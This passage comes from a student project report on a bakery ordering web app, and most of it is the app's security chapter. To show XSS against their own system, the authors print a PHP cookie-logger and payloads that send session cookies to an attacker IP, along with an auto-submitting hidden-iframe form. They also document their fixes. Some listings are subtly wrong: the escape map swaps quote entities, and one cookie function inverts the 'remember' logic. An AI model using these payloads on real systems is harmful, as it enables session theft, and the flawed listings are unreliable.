The feedback from our supervisor was very useful. Once again, most of the things were minor adjustments in the code. He pointed out that the sorting in the dropdown boxes in the search should be done differently. Initially we sorted them by ID, but he suggested to sort it alphabetically instead. The sorting was an easy fix in the SQL-statements we were using.

He also said that using the tabulator key didn't work fluently in the login page and when adding products, as the tabulator sequence was not sorted properly. Tabindex was added for our users who would prefer to use the keyboard as much as possible.

The biggest change that came out of this feedback, was the addition of datatables in the order history for both the merchant and the baker. The baker's historypage was quite a challenge because of the removal and addition of the rows when a status of an order was changed. Using jQuery did work, but datatable didn't register the new rows. Instead, datatables own function for removing and adding rows were used.

9 Security

This chapter goes more in depth about the security aspect of our system. We will look into some of the top threats for web applications, namely Cross Site Scripting and Broken Authentication/Session Management [9], and how this affected our system. Then we will look at various methods of preventing these attacks and how we implemented them.




Figure 41: Overview of the top ten threats by OWASP

Furthermore we have implemented a user management system with log-in and sessions. For this system we will go through how we handle user credentials between the web-site and the server.

Session management is another important topic in web security. Sessions, through session tokens, let us identify a user on any subsequent requests after logging in and makes it possible to apply access controls, authorized access to private data and to increase the usability of the web application. This also means that disclosure of this token can have fatal consequences for the integrity of the system. An attacker can tamper with, or impersonate legitimate users and perform privileged actions. We will therefore discuss how we have implemented our session management system and how it's secured.

The most common ways of searching for vulnerabilities in a web application is through manual code review/testing and automated testing with tools. While manual code review is regarded as the most effective way of finding vulnerabilities in web applications [10], the usage of tools can greatly help. Both have strengths and weaknesses and should be used together to form a stronger analysis. Checking our system for vulnerabilities has primarily been done through manual testing. We also used a tool called Acunetix Web Vulnerability Scanner as an extra check. The scanner would crawl every file in the application and look for vulnerabilities.

9.1 Securing the web application

Most businesses today rely on websites to interact with their customers. The users of the system use functionality that communicates with the most critical resources of a web site, the web server and the database. The user can be anyone and as such web sites are common targets for attackers, both because they are often easy accessible and developers tend to spend little time on security. As our web application will be used privately inside the companies, access to it will be limited because it's behind a firewall and communication between the different businesses is encrypted. This is, however, not sufficient to secure the system. You have to assume an attacker can somehow gain access and then it's important that the 'inside' is secured as well because these kind of attacks target the web application itself, not flaws in the network level.

There are almost limitless amount of attack vectors against web applications, our focus has primarily been on Cross Site Scripting and Session Management. SQL injection attacks are very dangerous, but with careful sanitizing on server-side while also using PDO and prepared statements for every query these attacks are not likely to occur.

9.1.1 Cross Site Scripting

'XSS attacks are essentially code injection attacks into the various interpreters in the browser.' as described by OWASP. XSS attacks can be carried out through client-side languages, where HTML and Javascript are the most common. The goal of an XSS attack is to steal cookies or other information which can authenticate the user to the web site, leading to full impersonating of that user and its privileges.

Three types of XSS

There are three types of XSS attacks; Stored, Reflected and DOM-based. Briefly described, stored XSS means that data typed by the user is stored in a database (or other saving location) and later displayed back on the page without being encoded (HTML Encoding) or sanitized on the server. Stored XSS has the property that everyone who visits the injected site are affected by it.

Compared to Stored XSS, reflected XSS is when input is directly used to generate a page for that specific user. Through social engineering it is possible to make a user follow a malicious link that performs the injection and sends the result to the attacker.

The difference with DOM-based XSS is that it's not dependant on the server. The payload is executed as a result of modifying the DOM in the victim's browser used by the original client side script, utilizing functions such as `document.write()`.

When securing a web application it mostly comes down to handling user input. The primary focus has been on preventing JavaScript vulnerabilities, while SQL injections are taken care of by PDO and their prepared statements.

9.2 Testing XSS

Our system takes a lot of user input and is therefore prone to XSS vulnerabilities. Early in the development we didn't think much of these security issues and later realized that the system was vulnerable all around. Our first round of testing were then focused on finding common vulnerabilities.

9.2.1 Stored XSS Example

To start with, all the input fields were vulnerable to stored XSS. Inserting `<script>alert(document.cookie)</script>` when adding a product will be sent to the server and stored in the database. When a user visits the web page the script will execute, showing the following:




Figure 42: XSS vulnerability when adding a product

For this vulnerability we're going to show how an attacker can use this to impersonate a user of the system. We launch a virtual machine instance running Linux, and create a PHP script that stores the cookie from whoever visits the web page:

```

1 <?php
2 $cookie = $_GET['c'];
3 $ip     = getenv('REMOTE_ADDR');
4 $date  = date("j F, Y, g:i a");
5 $referer = getenv('HTTP_REFERER');
6
7 $out = 'Cookie: ' . $cookie . "\n";
8 $out = $out . 'IP: ' . $ip . "\n";
9 $out = $out . 'Date: ' . $date . "\n";
10 $out = $out . 'Referer: ' . $referer . "\n\n";
11
12 $fp = fopen('/tmp/cookies.html', 'a');
13 fwrite($fp, $out);
14 fclose($fp);
15
16 ?>
17 <HTML></HTML>

```

Listing 9.1: PHP script that store cookies in a file

Now we just need to inject the web page with the following to get our cookies, the same way we did it in Figure 42:

```
<script>
document.location="http://128.39.168.216/getCookie.php?c=" + document.cookie
</script>
```

After a couple of users viewed the injected page, our cookie file on the linux machine looked like this:




Figure 43: The stolen cookies

With the sID and key values, we can now create our own cookie with this content and authenticate on the web page without needing the user credentials.

Fixing the vulnerability

This is a very simple form of XSS and is trivial to fix with existing functions that sanitizes a string. We have to assume the attacker can send these strings to the server, and therefore have to fix it there. PHP has various filtering functions that remove tags, and remove or encode special characters from a string [11]. What we have used is the PHP function `filter_SANITIZE_STRING` which does exactly this. The function is applied to every string that is sent to the server before being used in database calls, effectively stopping most of these XSS vulnerabilities.

9.2.2 DOM based XSS Example

An example of a DOM based XSS vulnerability in our code is when creating a product, because while it's sent to the server for processing, the input from the user is directly inserted to the page when the product is created; it's modifying the DOM on the page. When JavaScript is inserted it will be executed in the context of the application without needing a server response.

There are multiple ways of fixing the vulnerability. The first and most simple is having the server first return the data which is to be inserted, because then it would have been sanitized on the sever through `filter_sanitize_string`. This is normally what is done elsewhere in the code, but sometimes it's necessary to escape strings on the client side as well.

To do this we used a escape function from the source code of another JavaScript project [12] that looks like this:

```

1 var entityMap = {
2     "&": "&amp;",
3     "<": "&lt;",
4     ">": "&gt;",
5     "'": '&quot;',
6     '"': '&#39;',
7     "/": '&#x2F;';
8 };
9
10 return String(string).replace(/[\&<>"'\]/g, function (s) {
11     return entityMap[s];
12 });

```

Listing 9.2: Function that escapes strings into HTML entities

This takes common characters that can be used to forge injection attacks, and replaces them with their respective character entity. Character entities are used to display reserved characters in HTML, such as `<` and `>`. When this is applied on the strings before inserting them into the page, a string of `<script>alert(document.cookie)</script>` will look like `<script>alert(document.cookie)</script>`. Because the browser interprets these entities, the string displayed on the page is the first string, but they will be read as normal text as shown in the figure:

ID	Navn	Type	Pris	Lagerstatus
279	brødNavn	<script>alert(document.cookie)</script>	0.00	0

Figure 44: The script tags are shown on the page, but not executed by the browser

This lets users use these special characters if needed, but they will not be interpreted as executable code. An alternative could be just replacing them with empty strings.

9.2.3 Reflected XSS

Reflected XSS usually takes advantage of GET HTTP requests, where it's possible to insert parameters in the URL. An attacker simply forges a malicious URL and makes the victim click on it. However, we use POST on all our HTTP requests, making this type of attack a lot harder as parameters are sent in the body of the HTTP request instead. Because the attacker can no longer exploit the simple GET URL, he has to make the victim enter a script into a form field, and click the submit button. This isn't feasible. It is, however, possible to 'emulate' this submission if the attacker can trick the user into visiting a malicious URL that performs the submission itself. We will show this with an example.

One way to do this is to create a HTML page that loads an invisible iframe (embed a document within the current HTML document) that calls a PHP script on the attacker's machine. This PHP script creates a form with the same layout as the target page, with predefined values. One of these values are set to steal the cookie.

IP of attacker machine: 128.39.168.154

Our attack page (which we want the user to enter) will have this line inside the <body>:

```
<iframe src="http://128.39.168.154/background.php" width="1" height="1" frameborder="0">
</iframe>
```



Figure 45: The attack page, with colors inverted showing the tiny iframe on the left

The iframe automatically calls a PHP script on the attacker's machine, background.php, once the page is loaded. This script needs to have a similar form layout as the target page. These variables can be found by inspecting the page and look for the form IDs, or by sniffing the traffic and look inside the HTTP headers:

▼ Request Headers view source

Accept: */*

Accept-Encoding: gzip, deflate

Accept-Language: nb-NO,nb;q=0.8,no;q=0.6,nn;q=0.4,en-US;q=0.2,en;q=0.2,daj;q=0.2,ko;q=0.2,sv;q=0.2,und;q=0.2

Connection: keep-alive

Content-Length: 79

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Cookie: sid=168; key=uyJG6DrN7PuprJNAoWk7rBaFTmuPMqTo0207ta6LXEeqY3mQDS6wFcrKEQLVbjGaUq9EkAdPRI7F6vIsMho3ARcfCZ7mLYwQ0ocjPcWd40seyrXocckVz2sNux0yOxhC

Host: localhost:63342

Origin: http://localhost:63342

Referer: http://localhost:63342/Gitek8/productmanagement.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36

X-Requested-With: XMLHttpRequest

▼ Form Data view source view URL encoded

productName: breadName

productType: breadType

productQuantity: 0

productPrice: 0.00

Figure 46: Example showing how the HTTP header looks like ('Form Data' at the bottom is what we want)

This shows that we need four variables named `productName`, `productType`, `productPrice` and `productQuantity`.

```

1 <html>
2 <head>
3 <style>
4 .xss {display: none;
5 }
6 </style>
7 </head>
8
9 <body onload="XSS.submit();">
10
11 <form id="xss" action="http://localhost:63342/GitekB/include/createProduct.php#" method=
    "post" name="XSS">
12
13 <input name="productName" value="<SCRIPT SRC='http://128.39.168.154/stealCookie.js'></
    SCRIPT>"></input>
14
15 <input name="productType" value="type"></input>
16 <input name="productPrice" value="0"></input>
17 <input name="productQuantity" value="0"></input>
18
19 </form>
20 </body>

```

Listing 9.3: `Background.php`. Script that performs a form submit with payload

The `action` attribute on line 11 decides where to send the POST data. The variable `productName` contains our payload, a JavaScript file that has a line that calls a 'cookie-grabber' script, similar to our stored XSS example.

```
window.location.replace("http://128.39.168.154/getCookie.php?c=" + document.cookie);
```

We can see what happens in the network traffic if the victim clicks on the link:




Figure 47: The pages involved in the attack

Viewing the HTTP header inside `createProduct.php` we see that the form is correct and it contains our payload, as seen in Figure 48.




Figure 48: The HTTP header containing the payload

The payload is added to the page after the script called the submit() function:




Figure 49: The payload is added to the page. Invisible because it's just a script.

Once this is done the cookie will be stored in the attackers machine, which he can use to authenticate as the user.




Figure 50: The file containing our stolen cookies

Protecting against this type of attack is very similar to other types of XSS, where input on the client-side (as well as back-end) is filtered. While filtering helps, this attack largely depends on social engineering because the user has to click on a link forged by the attacker. Educating the users of the system will make it far less likely that these type of attacks (and others that depend on social engineering) are successful.

This example of XSS is exploited through a type of attack called Cross-Site Request Forgery, where a malicious web site performs an action on the legitimate site on behalf of the victim. To make this possible the site needs to allow JavaScript to be referred from other domains. Technically this shouldn't be possible because web-sites are built on the principle of the same-origin policy, where scripts contained in one web page only can access data in another if they have the same origin (URI, hostname and port number) [13]. However, XSS attacks avoid this policy because they trick the browser into thinking it's legitimate content being executed.

A strategy to protect against this is called Content Security Policy (CSP). CSP is used to constrain the browser viewing the page to only use resources downloaded from trusted sources, specified by the developer. Even if an attacker successfully injected the page, the payload which calls to an external script will simply not be executed. CSP needs to be carefully implemented so that loopholes don't occur and as such require a lot of planning

and work. We would have liked to implement this, but there wasn't enough time.

9.2.4 Conclusion

Vulnerabilities in web applications are common and easy to exploit once a weakness is found. We discussed three types of XSS, Stored, Reflective and DOM-based, and showed examples on how an attacker could exploit these. Protecting against these attacks are also somewhat simple to do, using filtering/sanitizing on both client and server. There are, however, many ways of exploiting a web application and new ways are found every day. We have implemented protection that will keep most script kiddies out, but an advanced hacker will probably find a way through.

9.3 Secure cookies

To secure a user session or identity against cross-site scripting XSS and MITM attacks, it's important to protect a users' cookie even after it has left the secure network. With cookies we have a few features we can do to accomplish this. First off, we don't want to place sensitive information in a cookie regardless if it's handled correctly or not, as it can be eavesdropped by a man in the middle attack. So we have to use a session handling system, where we have placed a key on the client side of things that will match up with the same key stored at the server where it has some vital information regarding that key stored on the server, to separate it from user accessibility. These keys that are put on a users' client are still necessary to protect because having access to it would almost be the same as having access to the users' password, letting an attacker gain access to the users' account.

To secure these cookies against XSS there is an option for newer browsers called the HttpOnly flag in cookies. This will let the browser know that the cookies are not supposed to be accessible through JavaScript, and only to be sent over new HTTP connections. [14] This flag is just ignored when the browser doesn't have support for it and JavaScript can still see the content of the cookies in such browsers. But it's still better than nothing and will help protect the users, and almost certainly those who care about security and stay up-to-date with their systems and browsers patches.

Another problem is just network sniffing and MITM attacks, when a connection is unencrypted anyone in that public network can see the HTTP headers and session keys being transmitted. This can be prevented using HTTPS; it will keep the HTTP headers secure. But let us say the user now manually starts a connection to the site, they write in the URL manually, without HTTPS, and her first connection to the site will have the users' private session keys unencrypted in HTTP headers, and yet again the user is compromised. This can be prevented by using the secure option in cookies; this will tell the browser not to send that cookie when the connection is unsecured. When the user is automatically redirected to HTTPS the website can once again use the cookie information to authenticate the user.

The bigger challenge might be sophisticated MITM attacks, where the attacker know what they are doing. Since they can terminate HTTPS at their level themselves having a secure connection to the website but an unsecured connection to the user, the difference between a HTTP connection and a non-evident HTTPS connection isn't that shockingly different and might not be that obvious at first for a regular user. But when a cookie is set as secure the users client won't send the server the cookie, and the attacker will not be able to obtain it. Instead the user will be redirected to the login page, and if the user logs in at this point he is still compromised. But at least the MITM attack wasn't seamlessly and the user might be alerted when they are suddenly logged out and might check the connection to see if it's secure and reconsider when it's not.

We can also restrict the access to a cookie by defining what path on a domain it will be sent to when a connection is established and what specific sub-domain that will have access to it.

Here is our implementation of secure cookies:

```
1 private function setSession($remember = false) {  
2     if ($remember == "true") {  
3         $session = time()+306768000;  
4     } else {  
5         $session = 0;  
6     }  
7     setcookie ('sid', $this->sid, $session, '', '', true, true);  
8     setcookie ('key', $this->sessionKey, $session, '', '', true, true);  
9 }
```

Listing 9.4: PHP setting cookies in a secure manner with PHP

In our code we take one input parameter that define if the user want to keep the cookie in the browser and remember the user log-in. By default it is not set outside of the session time for the browser. Setting the cookie we first define the name of the cookie, then the value of it, and the timestamp it expires. If the timestamp is set to zero it will be the session time of the browser (which lasts until the browser is closed).

In the fourth parameter we can force the path from where the cookies will be sent to the server from the user browser. This can be useful if the system is implemented on a sub-path of a domain and you want to make sure the other paths of the domain do not have access to your cookies. The next parameter will be the domain, where we can limit access to cookies for a sub-domain. The first 'true' parameter is used to make the cookie only to be communicated over HTTPS connection. Which means the cookie will not be sent if the communication all of a sudden start on HTTP insted of HTTPS. The last 'true' parameter is the HttpOnly flag, if this is set to 'true' the cookie is not accessible to JavaScript.

9.4 Log-in and Session Management

When figuring out how to keep a user session active and still being able to control this from the administrators side, we needed to give administrators the ability to remotely change users password and then sign the user out in case a password have been compromised and changed. These instances become invalid and every client using them have to sign in again. It's fairly common to use the integrated session handler in PHP when writing web systems in PHP; even Facebook does it. However, these sessions cannot be set at an expire-date of your choosing. You would have to set a separate cookie to remember if the user is authenticated and re-initialize a new PHP Session when a user returns, or the PHP Session time out on server-side.

Since we then had to use a cookie to store the authentication of the user and save it in a database, we chose to use this to validate their client every time they accessed the site. We also get to log some basic information on the initialized session, like when it was first set and what IP it was set from. We can then compare this to what IP the session is currently being used under. We could also be tracking how frequently each session has been used to access data and when it was last accessed using a given session.

In Listing 9.5, we receive the given login information from the user log-in form where the user enters their registered e-mail and corresponding password. Since we don't use a hash function that produces the same hash every time, we need to extract the user data including their password hash and validating it afterwards with the PHP function `password_verify` [15]. If the password given is valid we can set the user data and return true that the information given is valid.

```

1 private function checkCred($email, $password){
2     $sql = 'SELECT * FROM gb_user WHERE email = ?';
3     $query = $this->db->prepare($sql);
4     $query->execute(array($email));
5     $data = $query->fetch(PDO::FETCH_ASSOC);
6     if (password_verify($password, $data['password'])) {
7         $this->email    = $data['email'];
8         $this->uid      = $data['uid'];
9         $this->name     = $data['name'];
10        $this->access   = $data['access'];
11
12        return true;
13    } else {
14        return false;
15    }
16 }

```

Listing 9.5: Validating user credentials and extracting user data

In Listing 9.6 we create and set a new session. The unique and secret session key consist of a 128 character long space-less string with 62 different possible characters. It is close to impossible to generate a duplicate secret, but even if a duplicate was generated our system would continue to work as intended as we also use the auto-incremented session ID to validate a user session, which guarantees uniqueness always.

```

1 private function createSession($remember = false) {
2     $sql = 'INSERT INTO gb_session (sessionKey, uid, created, creator)
3         VALUES ( ?, ?, NOW(), ? )';
4
5     $this->sessionKey = randomizer(128);
6
7     $sth = $this->db->prepare($sql);
8     $sth->execute(array($this->sessionKey, $this->uid, getRealIpAddr()));
9
10    $this->sid = $this->db->lastInsertID();
11
12    if ($this->sid) {
13        $this->setSession($remember);
14        return $this->sid;
15    } else {
16        $this->sessionKey = false;
17        return false;
18    }
19 }

```

Listing 9.6: Creating a new and unique user session

After this the function `setSession` in Listing 9.7 will set the cookies in the header sent to the user with its relevant restrictions. If the user wants to be remembered the timer is set to expire after about 9 years, otherwise it expires when the session ends (when the browser closes).

```

1 private function setSession($remember = false) {
2     if ($remember == "true") {
3         $session = 0;
4     } else {
5         $session = time()+306768000;
6     }
7     setcookie ('sid', $this->sid, $session, '', '', true, true);
8     setcookie ('key', $this->sessionKey, $session, '', '', true, true);
9 }

```

Listing 9.7: Send session data to user

To validate the session, the function in Listing 9.8 is run when we receive the `sId` (session ID) and the key cookie from the user request to the site. We try to do a lookup in the database with the session information received, if this returns data we know it is valid. If we don't get anything back from the database the session information is not valid and the cookies we received from the user will be deleted from the users browser.

```

1 private function validateSession() {
2     if ($_COOKIE['sid'] && $_COOKIE['key']) {
3         $sql = '
4         SELECT      s.sid, s.uid, s.creator, u.uid, u.email, u.name, u.phone,
5                    u.storeid, u.sellerid, u.access, u.region, u.lastEventCheck
6
7         FROM        gb_session AS s
8
9         INNER JOIN  gb_user AS u ON u.uid = s.uid
10        WHERE sid = ?
11        AND sessionKey = ?';
12
13        $sth = $this->db->prepare($sql);
14        $sth->execute(array($_COOKIE['sid'], $_COOKIE['key']));
15        $data = $sth->fetch(PDO::FETCH_ASSOC);
16
17        if (isset($data)) {
18            $this->access    = $data['access'];
19            $this->uid       = $data['uid'];
20            $this->name      = $data['name'];
21            $this->email     = $data['email'];
22            $this->sid       = $data['sid'];
23            $this->sellerid  = $data['sellerid'];
24            $this->storeid   = $data['storeid'];
25            $this->lastEventCheck = $data['lastEventCheck'];
26            return true;
27        } else {
28            $this->wipeCookies();
29            return false;
30        }
31
32    } else {
33        return false;
34    }
35 }

```

Listing 9.8: Validate session information sent from user

9.5 Password Security

To secure our users private passwords even from the system administrator and keep them obfuscated if the database were to leak, we had to hash our users passwords. When looking for methods for hashing user passwords in an online system with authentication you often come across examples using md5 hashing algorithm or sha1. These are old algorithms used for hashing plain data and is not intended to secure passwords; the algorithms are very fast and is used to check the integrity of data. When you have very fast hashing algorithms requiring little computer resources, you can hash a lot of different string combinations in a very short period. If someone were to get their hands on one password hash they were interested in, they could potentially crack it with brute force quite quickly with these old algorithms that run extremely fast on modern hardware.

This taken into consideration, we need a slow, resource intensive hashing algorithm, but still fast enough for passwords to be validated instantly in the eyes of the user. We have followed the best practice recommendations from PHP themselves [16] using their password_hash function [17]. The password_hash function is intended to be updated with the current best practice hashing algorithms as algorithms become obsolete with time, and they get replaced with updated versions of PHP while simultaneously being backward compatible with previous entries. If a hash stored is old and outdated in comparison with the running version of PHP you can check this by using the function password_needs_rehash. At log in we can automatically replace old hashes with new ones without any other user interference, and then requiring them to log in. Since we have full control of our session system, we can force this on all users by clearing all user sessions after PHP updates on servers in production.

The password_hash function also implements dynamic salting of all entries. Strings produced by password_hash will always be unique since it also randomly salts each hash it produces. Therefore it won't be possible to compare an entry with another produced password from the users password passed to password_hash. To verify the password the password_verify function must be used. It extracts the hashing algorithm, options for it, and the salt from the first part of strings made by password_hash and uses this when the last part of the string, the hash, is verified.




Figure 51: Visualisation of string produced by password_hash

9.6 SSL/TLS

All our demos have had a publicly valid SSL certificate and the user have been forced to view the demo with it. Our development server also had SSL implemented but it was not forced. We intended to have it available for test purposes regarding some of our development aspects like setting cookies only accessible through secure connections. The final product was developed to require a secure connection regarding communicating and storing cookies. We have done it this way so that the cookies will never be communicated over insecure lines so they won't end up in a packet capture somewhere.

10 Summary

10.1 Results

When we look back at the goals we set in the planning of the project, we feel that we accomplished most of them. Our system is a working order system in the sense that merchants can place orders, and bakers can receive the orders. Shrinkage can be added to orders by the store employees, and orders can be changed on the fly. Bakers can update statuses on incoming orders, and administrate their own products.

What it does not have is a way to send messages to the baker when an order has been placed or has been changed. It also does not send messages to the merchant when the baker has sent the order. A user management system is not included, a user must be created manually and edited in the database to be assigned to a user access level and a store or a baker.

Functionality such as a REST API was never implemented.

10.2 Reflection

If we were to do this project all over again, we now see that we most likely would have chosen different frameworks to use. As our page is highly dynamic in the way it works, a solution using AngularJS in the front-end for a one-page approach would have suited the system better. And by using data-binding in AngularJS, we wouldn't need the Twig template engine we opted to use.

As all the order data we get from the back-end is JSON-encoded, a back-end with Node.JS would have been better as it has a library for REST API readily available.

10.3 Further Development

Looking at further development of the system we have a lot of ideas for improvement in the system, as well as requests by our employer. They would like a notification system to use for notifying about changes on orders and progress on orders for both parties in a trade. Our system allows changes to be made for both parts in the trade so notifications would be doable for both the buyer and the seller in our implementation of the system.

Regarding the calendar, we discussed having it provide information about days where more or less bread is usually sold. This information would be available to both the baker and the merchant, helping them in planning for days with extra demand, and days with less demand. The information could be retrieved using the historical order-data combined with the shrinkage data from the types of bread to figure out an estimate for the demand.

